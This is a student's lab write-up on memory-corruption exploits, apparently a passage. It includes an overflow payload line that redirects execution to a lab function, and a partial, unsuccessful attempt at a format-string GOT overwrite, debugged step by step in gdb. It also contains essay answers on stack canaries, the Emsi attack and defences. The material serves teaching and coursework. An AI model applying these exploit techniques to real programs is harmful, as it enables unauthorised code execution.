
(gdb) x fullwin

* Examine the location of fullwin() function
* Stick that into our Python script

nano Question2.py

print(('A' \* 36) + "\x38\x84\x04\x08" + "\x24\x84\x04\x08")

* 0x8048424 🡪 \x24\x84\x04\x08



# Question3.c

* You must include a detailed diagram of the current state of the stack at each major step, starting from the initial state before your attack begins. The diagrams should show all of the relevant elements on the stack (similar to those provided in the lecture notes).
* You must show how you would change the code to fix all the vulnerabilities in the programs provided for Q2+3. Provide a brief description of why your changes fix the issues.

#include <stdlib.h>

#include <unistd.h>

#include <stdio.h>

#include <string.h>

void target()

{

printf("you reached the target!\n");

}

void vuln(char \*string)

{

printf(string);

}

int main(int argc, char \*\*argv)

{

vuln(argv[1]);

}

**Goal:** Cause the program to run the “target” function and print out “you reached the target!”

Follow the example for the format4 question, as outlined in the *Lab 6 2020 - Format String Exploit* document.

Overwrite the Global Offset Table (GOT) with the address of target().


The main() function calls vuln().

vuln() uses printf() to print the string, which is placed as the first parameter of printf(), i.e. the format parameter.

printf() is the vulnerable function in this code. The printf() won’t perform a check to determine whether the supplied inputs are expected format strings or not. This is because it’s coded to accept any input values at the location where the format parameter is supposed to be. So, what we can do is simply to verify if we can leak the memory addresses, and also write arbitrary values onto the stack.

Our aim is to find the address of the return address for the vuln() function, and overwrite it with the value for the target() function.

To do this, we can set a breakpoint at the return value in the vuln() function.



gdb Question3.o

(gdb) set disassembly-flavor intel

(gdb) disas vuln


* Disassemble vuln() function



(gdb) x target

* Examine the location of target() function
* 0x80483f4






(gdb) break \*0x0804841a

(gdb) break \*0x08048411

(gdb) break \*0x08048419

* Set breakpoint at the return value in the vuln() function
* Set 2 breakpoints, one before and one after the printf() function



(gdb) define hook-stop

* Define a hook, which will execute some gdb commands when we stop at a breakpoint

(gdb) info registers

(gdb) x/24wx $esp

(gdb) x/2i $eip

* This will now print the registers, the stack, and the next two instructions every time when we hit a breakpoint

(gdb) end


* To end defining the hook-stop
* To find the GOT?
* Then we overwrite the GOT entry
* set {int}<value we want to write to, GOT entry>=<value we want to write>
* This should change the GOT entry

Instead, we need to use a format string to manipulate the stack and alter the address of the printf() function in the PLT to the address of the target() function.




(gdb) x target

* Examine target() function to find its location 🡪 0x80483f4




(gdb) disas vuln


* Disassemble the vuln() function



(gdb) disas 0x80483f4


* Disassemble the address in the call to printf@plt which is in the function vuln()
* Note this is the address used in the call instruction, not the address of the call instruction itself
* From here, the address we want to overwrite is the one on the first line with: “jmp DWORD PTR ds:<address we want>”
* Examining this address allows us to see what is currently located there
* This is the value we want to change to the address of the target() function





nano exp.py

* Create Python script in order to create a string input for this exploit
* Use string of recognisable letters to use as padding when looking on the stack
* Aim is the find the position on the stack where this string is stored
* Make changes playing around with various padding lengths in an attempt to find the stack location where the string we want is stored
* %x prints hexadecimals, but we don’t have any, so it grabs values from the stack and uses them
* Use Programmer feature on Windows calculator to convert between hex and decimal
* The address is in hex, and we want to pad in decimal equivalent to the addresses




python exp.py > Test3

* Pipes the Python script that we created into the file “Test3”


(gdb) r $(cat Test3)

* Runs the program, piping in the Python script that we created to print a bunch of “A”s



(gdb) x 0x8049618


* Examine the GOT address
* Store this in our exp.py script
* Later on, we should be able to note this GOT address changing when the program is run, as we go through each breakpoint





python exp.py > Test3

./Question3.o "$(<Test3)"

* Print a bunch of “A”s until we see “41”s begin to appear from the stack









(gdb) r $(cat Test3)

* Runs the program, piping in the Python script that we created to print a bunch of “A”s
* Here, I started encountering the segmentation fault issue, and got stuck





* Overwriting the GOT, notice that the value is changing
* Segment faulting because there is no function at this GOT address?
* Not entirely sure where to go from here

# Canaries

1. Provide a detailed description of three types of Canaries, in the context of computer security.

In computer security, a canary is a type of defence against buffer overflow attacks.

A buffer overflow occurs when the program overwrites more memory than what the set capacity of the buffer allowed. This means that once the buffer, or allocated space, is full, the excess data is written to a space in memory that was not allocated to it, overwriting what was previously stored in that memory slot. This can lead to problems, such as when a return address gets overwritten, which tells the computer where to look for the next instruction. A canary can help to mitigate this issue.

Canary words are used to pad memory surrounding each important data buffer. Similarly to how the birds are used by coal miners as a warning signal, in computer science a canary acts as a warning before a buffer overflow incident occurs. It is a simple and efficient approach. If a change has been made to the canary, the program stops because it has detected a buffer overflow. This prevents the next memory slot from being overwritten. If an attacker can locate where the canary is in the memory, they can adjust their attack to bypass the warning mechanism, triggering a buffer overflow.

There are three types of canary:

1. Terminator Canary

This method is used with the assumption that the majority of buffer overflows occur when a user is inputting a string. As the name suggests, in a terminator canary, strings are terminated by NULLs. This means that an attacker must write a NULL character, such as NULL(0x00), CR (0x0d), LF (0x0a), or EOF (0xff), before writing the return address, in order to avoid changing the canary. This method prevents attacks that use strcopy() or gets(). When writing code, it is suggested to use the alternative strncpy() or fgets(), as they are safer options.

Due to the predictably of the canary, the attacker can overwrite it with the canary’s known value, continuing to make their alterations while passing the canary security check. It is also susceptible to the Emsi vulnerability as this can be utilised without overwriting the canary.

1. Random Canary

As the name implies, a random canary is randomly chosen at the time of execution. This makes it more difficult for an attacker to learn the canary value, as each time the program is executed, the 32-bit number value of the canary changes. On a function call, insert the canary string into every frame on the stack. Before returning from the function, perform a verification of the canary to validate it.

However, this method can be bypassed if the attacker can find the location of the canary on the stack. It is also susceptible to the Emsi vulnerability as this can be utilised without overwriting the canary.

1. Random XOR Canary

This type of canary was introduced by the StackGuard team in order to combat the Emsi vulnerability.

Random XOR canaries are random canaries that are XOR-scrambled using all or part of the control data, such as the frame pointer and return address. When a function is called, the canary placed on the stack is the XOR of a 32-bit random value, with the return address at the start of the function. The random 32-bit value is saved separately in memory. When a function exits, this 32-bit value is fetched from memory, XORed with the return address at the end of the function, and the result is compared with the canary. In this way, once the canary or the control data is scrambled, the canary value is wrong, leading to an immediate program termination.

This method also has the vulnerability of an attacker finding the canary’s location on the stack, as with the random canary, although getting that information is made more complicated. To do this, an attacker needs the canary, the algorithm, and the control data.

1. Explain what the Emsi vulnerability is and how it can be exploited. Clearly explaining for each type of canary whether it mitigates the Emsi vulnerability or not, and why/how it does if so.

The Emsi vulnerability, discovered by Mariusz Woloszyn, enables attackers to perpetrate successful attacks against StackGuarded programs under particular circumstances.

Taken from the example given in [7, 8], consider this vulnerable code:

foo(char \* arg) {

char \* p = arg; // a vulnerable pointer

char a[25]; // the buffer that makes the pointer vulnerable

gets(a); // using gets() makes you vulnerable

gets(p); // this is the good part

}

The goal of an attacker is to change the value of the char \* p pointer to point elsewhere in memory. To do this, they first overflow the buffer a[25], ideally to change the pointer to point to a return address record in an activation record, or stack frame. As the program is run, it takes input, which is then stored where p points, notably to where the attacker modified it to point to.

The Emsi vulnerability attack is effective against both the terminator and random canary mechanisms, as it does not require rewriting the canary itself. These two canaries assume that an attacker seeking to corrupt the return address must necessarily use a string operation that overflows an automatic buffer on the stack, moving up memory through the canary word, and only then reach the return address entry. The above attack form, however, allows the attacker to synthesise a pointer to arbitrary space, including pointing directly at the return address, bypassing canary protection. [8]

1. Evaluate whether or not Canaries are an effective defence against Stack Buffer Overflow Attacks (a.k.a. Stack Smashing).

Canaries can help to mitigate buffer overflow attacks, but they can be bypassed by a knowledgeable attacker. In particular, terminator canaries, and random canaries, can be overwritten if the attacker learns the canary’s value or location on the stack. They are both susceptible to the Emsi vulnerability as this can be utilised without overwriting the canary.

Random XOR canaries also carry the possibility of being overwritten, if the attacker can locate the canary on the stack, although this defence mechanism makes it more difficult than the previous two methods. Additionally, not all buffer overflows occur on the stack, there can also be heap-based buffer overflows. [4]

Canaries are limited in that the check only happens just before the function returns. If an attacker has control of the function, this renders the canary useless.

Other buffer overflow defence mechanisms are available, to varying levels of security, including techniques such as bounds checking, executable space protection, and address space layout randomisation (ASLR). In addition to these, it is also suggested to utilise better coding practices in general, and to make use of safe libraries. Examples include using the library functions strncpy() instead of strcpy(), and to never, ever use gets(), instead opting for fgets(). A combination of correctly implemented security measures would provide better security against stack smashing, especially when compared to using a single canary as the sole defence strategy.

1. Evaluate whether or not Canaries are an effective defence against Format String Exploits.

The C function printf() allows the printing of nicely formatted strings, or simply printing the value of a variable. This function can be exploited by inserting executable code, allowing the stack to be read, or by causing a segmentation fault withing the program running. If the submitted input in a printf() statement is not correctly validated, an attacker could gain access to the stack. They may also gain access to other parts of memory, with the ability to write to other memory addresses. Canaries do not protect against this, as this type of exploit allows the canary to be identified.

To protect against format string exploits, it is recommended to validate user input. An even better solution is to use printf() with format parameters, as in the example shown below, given in [11].

char\* greeting = "Hello";

printf(greeting); // This is insecure

printf("%s", greeting); // This is secure

# Bibliography

1. Embedded Software Security *Lecture 5 - Buffer Overflows Intro*, provided on Canvas
2. Embedded Software Security *Lecture 6 - Defending Against Buffer Overflows*, provided on Canvas
3. *Canary (buffer overflow)*<http://www.cbi.umn.edu/securitywiki/CBI_ComputerSecurity/MechanismCanary.html>
4. *Security Technologies: Stack Smashing Protection (StackGuard)*  
   <https://access.redhat.com/blogs/766093/posts/3548631>
5. *StackGuard: Simple Stack Smash Protection for GCC*  
   <ftp://gcc.gnu.org/pub/gcc/summit/2003/Stackguard.pdf>
6. *Four different tricks to bypass StackShield and StackGuard protection*  
   <https://www.cs.purdue.edu/homes/xyzhang/spring07/Papers/defeat-stackguard.pdf>
7. *StackGuard vulnerable to a new attack by Emsi (non-linear attack)*   
   <http://ec2-23-21-221-0.compute-1.amazonaws.com/securitynews/5TP0N0A2AW.html>
8. *StackGuard vulnerable to a new attack by Emsi (non-linear attack)*  
   <https://securiteam.com/securitynews/5tp0n0a2aw/>
9. *Buffer Overflow Attack – Computerphile*  
   <https://www.youtube.com/watch?v=1S0aBV-Waeo>
10. *Format string attack*  
    <https://owasp.org/www-community/attacks/Format_string_attack>
11. *What Are Format String Vulnerabilities?*  
    <https://www.netsparker.com/blog/web-security/format-string-vulnerabilities/>
12. *Reverse Engineering Firmware: Linksys WAG120N*  
    <http://www.devttys0.com/2011/05/reverse-engineering-firmware-linksys-wag120n/>
13. *First Stack Buffer Overflow to modify Variable - bin 0x0C*  
    <https://www.youtube.com/watch?v=T03idxny9jE>
14. *Format String Exploit and overwrite the Global Offset Table - bin 0x13* <https://www.youtube.com/watch?v=t1LH9D5cuK4>
15. *What is a Pem file and how does it differ from other OpenSSL Generated Key File Formats?* [*https://serverfault.com/questions/9708/what-is-a-pem-file-and-how-does-it-differ-from-other-openssl-generated-key-file*](https://serverfault.com/questions/9708/what-is-a-pem-file-and-how-does-it-differ-from-other-openssl-generated-key-file)